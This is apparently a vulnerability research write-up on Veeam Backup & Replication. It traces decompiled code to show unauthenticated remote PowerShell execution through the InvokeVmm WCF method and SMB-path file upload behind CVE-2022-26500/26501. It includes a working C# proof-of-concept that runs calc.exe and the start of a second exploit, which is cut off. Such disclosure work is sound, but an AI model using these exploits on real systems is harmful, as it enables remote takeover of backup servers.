
mutually trusting domains. If both client and server were on the same domain, WCF would handle the mechanics of Windows Authentication. And when both client and server are on the same machine they are effectively within the same domain, so Windows can use its own mechanisms to handle the encryption and decryption. It will only do this within mutually trusting domains.

Analysis:

So far we know we can connect to the NetTcpBinding endpoint, now it's a question of what can go wrong, this depends on what ServiceEndpoint has been exposed

```
serviceHost.AddServiceEndpoint(typeof(IPSInvokerService), netTcpBinding, uri);
```

We can quickly see the `IPSInvokerService` (stands for Powershell Invoker?) is being registered as the ServiceEndpoint:



```
1 using System;
2 using System.Collections.Generic;
3 using System.Collections.ObjectModel;
4 using System.ServiceModel;
5 using Veeam.Backup.Common;
6 using Veeam.Backup.PSService.ScvmvDto;
7
8 namespace Veeam.Backup.PSService
9 {
10     // Token: 0x02000002 RID: 2
11     [ServiceContract]
12     [ServiceKnownType(typeof(CPSObjectWrapper))]
13     [ServiceKnownType(typeof(Collection<CPSObjectWrapper>))]
14     public interface IPSInvokerService
15     {
16         // Token: 0x06000001 RID: 1
17         [OperationContract]
18         IPSObjectWrapper ResolveRemoteObject(string server, Guid guid);
19
20         // Token: 0x06000002 RID: 2
21         [OperationContract(IsOneWay = true)]
22         void DisposeRemoteObject(Guid guid);
23
24         // Token: 0x06000003 RID: 3
25         [OperationContract]
26         IPSObjectWrapper FindObject(string server, CCredentials credentials, CScvmvQuery query);
27
28         // Token: 0x06000004 RID: 4
29         [OperationContract]
30         object InvokeScalar(string server, CCredentials credentials, CScvmvQuery query);
31
32         // Token: 0x06000005 RID: 5
33         [OperationContract]
34         IEnumerable<IPSObjectWrapper> Invoke(string server, CCredentials credentials, CScvmvQuery query);
35
36         // Token: 0x06000006 RID: 6
```


Analysis shows the class `Veeam.Backup.PSManager.CpsInvokerService` implements the `IPSInvokerService` interface


```
CPSInvokerService X
1 using System;
2 using System.Collections.Generic;
3 using System.Collections.ObjectModel;
4 using System.Diagnostics;
5 using System.ServiceModel;
6 using Veeam.Backup.Common;
7 using Veeam.Backup.PSService;
8 using Veeam.Backup.PSService.ScvmVmDto;
9
10 namespace Veeam.Backup.PSManager
11 {
12     // Token: 0x02000002 RID: 2
13     [ServiceBehavior(ConcurrencyMode = ConcurrencyMode.Multiple, InstanceContextMode = InstanceContextMode.Single, IncludeExceptionDetailInFaults =
14         true)]
15     internal class CPSInvokerService : IPSInvokerService
16     {
17         // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00002048
18         public CPSInvokerService()
19         {
20             this._cache = new CPSCConnectionCache();
21         }
22
23         // Token: 0x06000002 RID: 2 RVA: 0x0000205C File Offset: 0x0000205C
24         public IPSObjectWrapper ResolveRemoteObject(string server, Guid guid)
25     }
26 }

140 %
Analyzer
Used By
CPSInvokerService @02000002
Exposed By
Extension Methods
Instantiated By
Used By
CScvmVmServiceWrapper @02002066
Veeam.Backup.Core.HyperV.ScvmVm.CScvmVmPServiceWrapper.<>c__DisplayClass10_0.<Invoke>b__0(IPSInvokerService) : IEnumerable<IPSObjectWrapper> @06021842
Veeam.Backup.Core.HyperV.ScvmVm.CScvmVmPServiceWrapper.<>c__DisplayClass11_0.<InvokeVm>b__0(IPSInvokerService) : IEnumerable<IPSObjectWrapper> @06021844
Veeam.Backup.Core.HyperV.ScvmVm.CScvmVmPServiceWrapper.<>c__DisplayClass12_0.<RetrieveObject>b__0(IPSInvokerService) : IPSObjectWrapper @06021846
Veeam.Backup.Core.HyperV.ScvmVm.CScvmVmPServiceWrapper.<>c__DisplayClass13_0.<ScvmVmInvokeCache>b__0(IPSInvokerService) : bool @06021848
Veeam.Backup.Core.HyperV.ScvmVm.CScvmVmPServiceWrapper.<>c__DisplayClass14_0.<ScvmVmFindById>b__0(IPSInvokerService) : CScvmVmDto @0602184A
Veeam.Backup.Core.HyperV.ScvmVm.CScvmVmPServiceWrapper.<>c__DisplayClass15_0.<ScvmVmFindById>b__0(IPSInvokerService) : CScvmVmDto[] @0602184C
```

Attack Surface:

now that we know which class implemented the exposed endpoint, we can quickly see which methods the interface exposes that can be called:



After analysing most of the available methods, we selected a good candidate which is `InvokeVmm` :

```

1 // Veeam.Backup.PSManager.CPSInvokerService
2 // Token: 0x06000007 RID: 7 RVA: 0x000021C4 File Offset: 0x000003C4
3 public IEnumerable<IPSOBJECTWrapper> InvokeVmm(string server, CCredentials credentials, string commandName, string
parameterName, object parameterValue)
4 {
5     Log.Message("InvokeVmm> Command: " + commandName, Array.Empty<object>());
6     return this.WrapCall<Collection<IPSOBJECTWrapper>>(server, credentials, (CPowerShellManager conn) => conn.InvokeVmm
(commandName, parameterName, parameterValue));
7 }
8

```

This methods accepts multiple parameters as shown above; first it will call the `WrapCall` function with `server` of type string and `credentials` of type `CCredentials` and if `WrapCall` is successful, then `InvokeVMM` gets called.

Lets analyse `credentials` :

```

4 using Veeam.TimeMachine.Tool;
5
6 namespace Veeam.Backup.Common
7 {
8     // Token: 0x020004EE RID: 1262
9     [Serializable]
10    public class CCredentials : ICloneable, ISerializable, IEquatable<CCredentials>
11    {
12        // Token: 0x0600232A RID: 9002 RVA: 0x00060F30 File Offset: 0x0005F130
13        public CCredentials() : this("", "", false, true, new DateTime?(SManagedDateTime.UtcNow))
14        {
15            this._codedPassword = CCredentials.GetDefaultEncodedPassword(true);
16        }
17
18        // Token: 0x0600232B RID: 9003 RVA: 0x00060F5A File Offset: 0x0005F15A
19        public CCredentials(string userName, string password) : this(userName, password, false, true, new DateTime?
(SManagedDateTime.UtcNow))
20        {
21        }
22
23        // Token: 0x0600232C RID: 9004 RVA: 0x00060F70 File Offset: 0x0005F170
24        public CCredentials(string userName, string password, bool currentUser, bool isLocalProtect, DateTime?
changeTimeUtc)
25        {
26            this._isLocalProtect = isLocalProtect;
27            this.Name = userName;
28            this._codedPassword = CCodedPassword.CreateNewWithNullCheck(password, this._isLocalProtect);
29            this._currentUser = currentUser;
30            this._description = "";
31            this.ChangeTimeUtc = changeTimeUtc;
32        }
33
34        // Token: 0x0600232D RID: 9005 RVA: 0x00060FBE File Offset: 0x0005F1BE
35        public CCredentials(string userName, string password, bool currentUser, bool isLocalProtect, string description,
DateTime? changeTimeUtc)
36        {
37            this._isLocalProtect = isLocalProtect;
38

```

When instantiating an object of this class you can provide parameters such as `userName,password,etc.` but as you can see the constructor will be called with some default parameters if nothing has been provided which makes the final exploit easier by just calling this class with no parameters.

Now that we analysed `CCredentials` , lets continue to `WrapCall` method:

```

private T WrapCall<T>(string server, CCredentials credentials, Func<CPowerShellManager, T> call)
{
    Stopwatch stopwatch = Stopwatch.StartNew();
    T result;
    try
    {
        CPowerShellManager connection = this.GetConnection(server, credentials);
        if (connection == null)
        {
            if (credentials == null)
            {
                return default(T);
            }
            throw new CAppException("Failed to get or create connection to server {0}", new object[]
            {
                server
            });
        }
        else
        {
            result = call(connection);
        }
    }
    catch (Exception ex)
    {
        Log.Exception(ex, "Failed to call PS Method", Array.Empty<object>());
        throw;
    }
    finally
    {
        this._cache.FreeConnection(server);
        stopwatch.Stop();
    }
    Log.Message("    Duration: " + (Convert.ToDouble(stopwatch.ElapsedMilliseconds) / 1000.0).ToString("F3") + "
    ms", Array.Empty<object>());
    return result;
}

```

It will use the `server` and `credentials` to call `GetConnection`:

[image: image]

`GetConnection` then calls `this._cache.GetConnection`:


```

private CPowerShellManager GetOrCreateConnection(string hostName, CCredentials creds)
{
    Log.Message(LogLevels.UltimateDetailed, "Request connection for host {0}", new object[]
    {
        hostName
    });
    AppDomain appDomain = null;
    CPowerShellManager result;
    try
    {
        CPSCConnectionCache.CInvokerDomain cinvokerDomain;
        if (this._invokerCache.TryGetValue(hostName.ToUpper(), out cinvokerDomain))
        {
            CPSCConnectionCache.CInvokerDomain cinvokerDomain2 = cinvokerDomain;
            int linkCount = cinvokerDomain2.LinkCount;
            cinvokerDomain2.LinkCount = linkCount + 1;
            if (cinvokerDomain.DisposeTimer != null)
            {
                cinvokerDomain.DisposeTimer.Dispose();
                cinvokerDomain.DisposeTimer = null;
            }
            result = cinvokerDomain.Manager;
        }
        else if (creds == null)
        {
            result = null;
        }
        else
        {
            Log.Message("Creating connection for host {0}", new object[]
            {
                hostName
            });
            AppDomainSetup appDomainSetup = new AppDomainSetup();
            appDomainSetup.ApplicationBase = Environment.CurrentDirectory;
            appDomainSetup.DisallowBindingRedirects = false;
            appDomainSetup.DisallowCodeDownload = true;
            appDomainSetup.ConfigurationFile = AppDomain.CurrentDomain.SetupInformation.ConfigurationFile;
            appDomain = AppDomain.CreateDomain(hostName);
            CPowerShellManager cpowerShellManager = (CPowerShellManager)appDomain.CreateInstanceAndUnwrap("Veeam.Backup.PSManager",
                "Veeam.Backup.PSManager.CPowerShellManager", false, BindingFlags.Default, null, new object[]
            {
                hostName,
                creds,
                ESscvmmVersion.WasNotDetected
            }, CultureInfo.CurrentCulture, new object[0]);
            ESscvmmVersion serverVersion = cpowerShellManager.GetServerVersion();
            if (serverVersion != cpowerShellManager.GetClientVersion())
            {

```

`GetOrCreateConnection` creates an `AppDomain` which represents an application domain, an isolated environment where applications execute. Veeam goes on to load the `Veeam.Back.PSManager` assembly into the `AppDomain` and executes `GetServerVersion` and `GetClientVersion`:

```

CPowerShellManager cpowerShellManager = (CPowerShellManager)appDomain.CreateInstanceAndUnwrap("Veeam.Backup.PSManager",
    "Veeam.Backup.PSManager.CPowerShellManager", false, BindingFlags.Default, null, new object[]
    {
        hostName,
        creds,
        ESscvmmVersion.WasNotDetected
    }, CultureInfo.CurrentCulture, new object[0]);
ESscvmmVersion serverVersion = cpowerShellManager.GetServerVersion();
if (serverVersion != cpowerShellManager.GetClientVersion())
{

```

`GetServerVersion` then calls `GetVmmServerVersion`:

[image: image]

`GetVmmServerVersion` contains a important call to `GetVmmServerVersion`:


```

public EScvmmVersion GetVmmServerVersion()
{
    try
    {
        if (this._scvmmServerVersion == EScvmmVersion.WasNotDetected)
        {
            using (Runspace runspace = this.InitVmmPSConsole(this.ScvmmClientVersion))
            {
                runspace.Open();
                Version vmmServerVersion = this.GetVmmServerVersion(runspace, TimeSpan.FromMinutes((double)
                    SOptions.Instance.SCVMMConnectionTimeoutMinutes));
                if (vmmServerVersion.Major == 2)
                {
                    this._scvmmServerVersion = EScvmmVersion.Scvmm2008R2;
                }
                else if (vmmServerVersion.Major == 3)
                {
                    if (vmmServerVersion.Minor == 0 || vmmServerVersion.Minor == 1)
                    {
                        this._scvmmServerVersion = EScvmmVersion.Scvmm2012;
                    }
                    else if (vmmServerVersion.Minor == 2)
                    {
                        this._scvmmServerVersion = EScvmmVersion.Scvmm2012R2;
                    }
                }
                else if (vmmServerVersion.Major == 4)
                {
                    this._scvmmServerVersion = EScvmmVersion.Scvmm2016;
                }
                else
                {
                    if (vmmServerVersion.Major != 10)

```

This function will try to execute the `Get-SCVMMServer` cmdlet:

```

private Version GetVmmServerVersion(Runspace psConsole, TimeSpan timeout)
{
    Command command = new Command("Get-SCVMMServer");
    Version result;
    try
    {
        command.Parameters.Add(new CommandParameter("ComputerName", this.ServerName));
        if (this.Creds != null)
        {
            command.Parameters.Add(new CommandParameter("Credential", CPSInvoker.ConvertCreds(this.Creds)));
        }
        Log.TabMessage(2, "[PS] '{0}'. Arguments: {1}.", new object[]
        {
            command.CommandText,
            CPSInvoker.ComposeArgumentsList4Log(command)
        });
        PowerShell powerShell = PowerShell.Create();
        powerShell.Runspace = psConsole;
        powerShell.Commands.AddCommand(command);
        PSDataCollection<PSObject> psdataCollection = new PSDataCollection<PSObject>();
        if (!powerShell.BeginInvoke<PSObject, PSObject>(null, psdataCollection).AsyncWaitHandle.WaitOne(timeout))
        {
            Log.Exception(new TimeoutException("Failed to get VMM Server version. Timeout exceeded"), "Timeout exceeded. Kill PSManager",
                Array.Empty<object>());
            Environment.Exit(-1);
        }
        PSObject @object = CPSInvoker.GetObject(psdataCollection.ReadAll());
        Version version = new Version(@object.Properties["ProductVersion"].Value.ToString());
    }
}

```

Unfortunately this functions limits the exploit as mentioned in Veeam official KB:

NOTE: The default Veeam Backup & Replication installation is not vulnerable to this issue. Only Veeam Backup & Replication installations with an SCVMM server registered are vulnerable.

This is because the `Get-SCVMMServer` cmdlet does not exist on Windows server by default and you need to have Microsoft SCVMM installed so this should be noted as mentioned in the official Veeam KB.

As the cmdlet does not exist on the targeting Windows server it will cause an exception failing the initial `WrapCall` which will cause the `InvokeVmm` method to fail as well.

However, let's take a closer look at the `InvokeVmm` method:

[image: image]

As noted above, it will accept a number of parameters, `commandName`, `parameterName` and `parameterValue` which it then passes to `System.Management.Automation.Runspace.Command` to create a command object. It also adds a parameter named `VMMServer` which it then passes it to the `Invoke` method.

[image: image]

`Invoke` will then return a `PSObject` collection:

```
private Collection<PSObject> Invoke(bool ignoreQueue, Command command, bool logParameters)
{
    if (logParameters)
    {
        Log.TabMessage(1, "[PS] '{0}'. Arguments: {1}.", new object[]
        {
            command.CommandText,
            CPSInvoker.ComposeArgumentsList4Log(command)
        });
    }
    else
    {
        Log.TabMessage(1, "[PS] '{0}'.", new object[]
        {
            command.CommandText
        });
    }
    if (!SOptions.Instance.UseAsyncPSInvoke)
    {
        return this.Invoke<Collection<PSObject>>(ignoreQueue, () => this.InvokeCommandInternal(command));
    }
    return this.Invoke<Collection<PSObject>>(ignoreQueue, () => this.InvokeCommandInternalAsync(command, true));
}
```

Analysing the `InvokeCommandInternal` method we see the following:

```
private Collection<PSObject> InvokeCommandInternal(Command command)
{
    Collection<PSObject> result;
    try
    {
        using (Pipeline pipeline = this.GetRunspace().CreatePipeline())
        {
            pipeline.Commands.Add(command);
            Collection<PSObject> collection = pipeline.Invoke();
            if (pipeline.Error.Count > 0)
            {
                List<ErrorRecord> list = new List<ErrorRecord>();
                for (int i = 0; i < pipeline.Error.Count; i++)
                {
                    ErrorRecord errorRecord = pipeline.Error.Read() as ErrorRecord;
                    if (errorRecord != null)
                    {
                        list.Add(errorRecord);
                    }
                }
                if (list.Any<ErrorRecord>())
                {
                    throw ExceptionFactory.ThrowNecessaryAggregateException(from err in list
                        select err.Exception);
                }
            }
            result = collection;
        }
    }
}
```


It will receive the `Command` object and creates a pipeline pre-filled with a `Command` object for the specified command parameter, which will then be invoked using `pipeline.Invoke` leading to code execution

Exploitation:

MDSec created the following exploit to demonstrate this vulnerability:

```
static void Main(string[] args)
{
    string text = "net.tcp://192.168.56.108:8732/InvokerWrapperService";
    Console.WriteLine("Press enter to connect to {0}", text);
    Console.ReadLine();
    ChannelFactory<IPSInvokerService> channelFactory = new
ChannelFactory<IPSInvokerService>(new NetTcpBinding());
    string commandName = "powershell.exe";
    string parameterName = "-c ";
    string parameterValue = "calc.exe";
    EndpointAddress address = new EndpointAddress(text);
    IPSInvokerService ipsInvokerService = channelFactory.CreateChannel(address);
    CCredentials credentials = new CCredentials();
    if (ipsInvokerService != null)
    {
        ipsInvokerService.InvokeVmm("servervmm.sinsinology.local",
credentials, commandName, parameterName, parameterValue);
    }
    Console.WriteLine("Press enter to exit...");
    Console.ReadLine();
}
```

Let's take a look at this exploit in action:



CVE-2022-26500 | CVE-2022-26501 (Pre-Auth RCE)

Firstly, another shout out to [Nikita Petrov](#) for discovering this interesting vulnerability.

The Veeam Distribution Service (*TCP 9380 by default*) allows unauthenticated users to access internal API functions. A remote attacker may send input to the internal API which may lead to uploading and executing of malicious code.

Exploitation of these two CVEs has been explained very well by [y4er](#) a security researcher, as such we will avoid reiterating over this explanation. Although, in the analysis he mentions a limitation for getting shell:

At present, only the existing files on the server can be copied, and the file name is controllable, but the content of the file is not controllable. How to getshell?

In summary, the researcher goes on to exploit this issue by leaking the `web.config` file and uses it to perform deserialization using the VIEWSTATE to achieve code execution.

MDSec investigated this limitation and found out it's possible to remove this limitation and control both file name and its content. Let's take a closer look at the patch:

```
private static void ExecuteUploadManagerIsFileInCache(CConfigurationServiceUploadManagerIsFileInCache spec, CInputXmD
{
    bool flag = File.Exists(spec.get_FilePath());
    if (!flag)
    {
        SEpCsLocationHelper.ExpandFoldersForPath(spec.get_FilePath());
    }
    if (flag && spec.get_HasFileVersion() && string.Compare(CEpAgentConfigurationServiceExecuter.GetFileVersionSafe(spec.ge
    {
        flag = false;
    }
    if (!spec.get_HasFileVersion())
    {
        Veeam.Backup.Common.Log.Message(string.Concat("[UploadManager] Checking file existence: File path '", spec.get_FilePat
    }
    else
    {
        string[] filePath = new string[] { "[UploadManager] Checking file existence: File path '", spec.get_FilePath(), ", File version ";
        filePath[5] = (flag ? "File exists" : "File not exists");
        Veeam.Backup.Common.Log.Message(string.Concat(filePath), Array.Empty<object>());
    }
    response.SetBool("IsFileInCache", flag);
}

private static void ExecuteUploadManagerPerformUpload(CConfigurationServiceUploadManagerPerformUpload spec, CInputX
{
    string str;
    if (!SEpCsLocationHelper.ValidateSourcePath(spec.get_FileProxyPath()))
    {
        throw new Exception("Access denied: Source path is invalid.");
    }
}
```

The patch contains a newly added function named `ValidateSourcePath` :

[\[image: image\]](#)

This functions makes a call to `ValidateWindowsLocalPath` :


```
private static bool ValidateWindowsLocalPath(string value, bool checkCacheFolders)
{
    return !string.IsNullOrEmpty(value) && value.IndexOf(':') == 1 && value.IndexOf('/') == -1 && value.IndexOf("\\\\",
        StringComparison.InvariantCultureIgnoreCase) == -1 && value.IndexOf("\\\\.\\",
        StringComparison.InvariantCultureIgnoreCase) == -1 && !value.EndsWith("\\."),
        StringComparison.InvariantCultureIgnoreCase) && (!checkCacheFolders || value.StartsWith(
        SEpCsLocationHelper.GetValAgentsRedistsFolder() + "\\", StringComparison.InvariantCultureIgnoreCase) || value.StartsWith(
        SEpCsLocationHelper.GetValPackagesFolder() + "\\", StringComparison.InvariantCultureIgnoreCase) || value.StartsWith(
        SEpCsLocationHelper.GetValFixesFolder() + "\\", StringComparison.InvariantCultureIgnoreCase) || value.StartsWith(
        SEpCsLocationHelper.GetVawAgentsRedistsFolder() + "\\", StringComparison.InvariantCultureIgnoreCase) || value.StartsWith(
        SEpCsLocationHelper.GetVawPackagesFolder() + "\\", StringComparison.InvariantCultureIgnoreCase) || value.StartsWith(
        SEpCsLocationHelper.GetVawFixesFolder() + "\\", StringComparison.InvariantCultureIgnoreCase));
}
```

The patch quickly reveals it was possible to provide a SMB path which means it was possible for an attacker to specify remote files to be downloaded from a remote SMB share:

```
private static void ExecuteUploadManagerPerformUpload(CConfigurationServiceUploadManagerPerformUpload spec, CInputXmlData
response)
{
    string host = spec.Host;
    if (!File.Exists(spec.FileProxyPath))
    {
        throw new Exception(string.Concat(new string[]
        {
            "Failed to upload file '",
            spec.FileProxyPath,
            "' to host ",
            host,
            ": File doesn't exist in cache"
        }));
    }
    string value;
    if (spec.IsWindows)
    {
        if (spec.IsFix)
        {
            value = CEpAgentConfigurationServiceExecuter.UploadWindowsFix(spec);
        }
        else
        {
            if (!spec.IsPackage)
            {
                throw new Exception(string.Concat(new string[]
                {
                    "Fatal logic error: Failed to upload file '",
                    spec.FileProxyPath,
                    "' to host ",
                    host,
                    ": Unexpected upload task type"
                }));
            }
            value = CEpAgentConfigurationServiceExecuter.UploadWindowsPackage(spec);
        }
    }
    else
    {
        // ...
    }
}
```

In order to improve the exploit and control what file gets copied and from where, the request needs to contain 2 values, `IsWindows` and `IsFix` need to be `True` as shown in the above picture. Finally, the provided paths in the payload will reach `UploadWindowsFix` which can copy files from remote SMB shares:

```

private static string UploadWindowsFix(CConfigurationServiceUploadManagerPerformUpload spec)
{
    Log.Message("[UploadManager] Uploading windows fix '{0}' to host '{1}'", new object[]
    {
        spec.FileRelativePath,
        spec.Host
    });
    string result;
    using (CProxyDeployerService cproxyDeployerService = CProxyDeployerService.Connect(spec.Host, spec.HostIps,
        spec.Credentials, CVeeamSvcPorts.DeployerMgmtDefaultPort))
    {
        using (CProxyFileCommander cproxyFileCommander = cproxyDeployerService.CreateFileCommander())
        {
            using (CPrivateFixCommander cprivateFixCommander = cproxyDeployerService.CreatePrivateFixCommander())
            {
                string path = cprivateFixCommander.CreatePrivateFixUploadFolder(spec.FixProductType, spec.FixProductVersion,
                    spec.FixIssueNumber);
                string fileProxyPath = spec.FileProxyPath;
                string text = Path.Combine(path, spec.FixName);
                cproxyFileCommander.UploadFile(fileProxyPath, text);
                cprivateFixCommander.OnFixUploaded(spec.FixProductType, spec.FixProductVersion, spec.FixIssueNumber);
                Log.Message("[UploadManager] Fix '{0}' successfully uploaded to host:path '{1}':'{2}'", new object[]
                {
                    spec.FixName,
                    cproxyDeployerService.Host,
                    text
                });
            }
        }
        result = text;
    }
}

```

Exploit:

Putting all this together, MDSec produced the following exploit code to demonstrate the vulnerability:

```

internal class Program
{
    static TcpClient client = null;

    static void Main(string[] args)
    {
        string guidKey = String.Format("{{{0}}}", Guid.NewGuid().ToString());
        IPAddress ipAddress = IPAddress.Parse(args[0]);
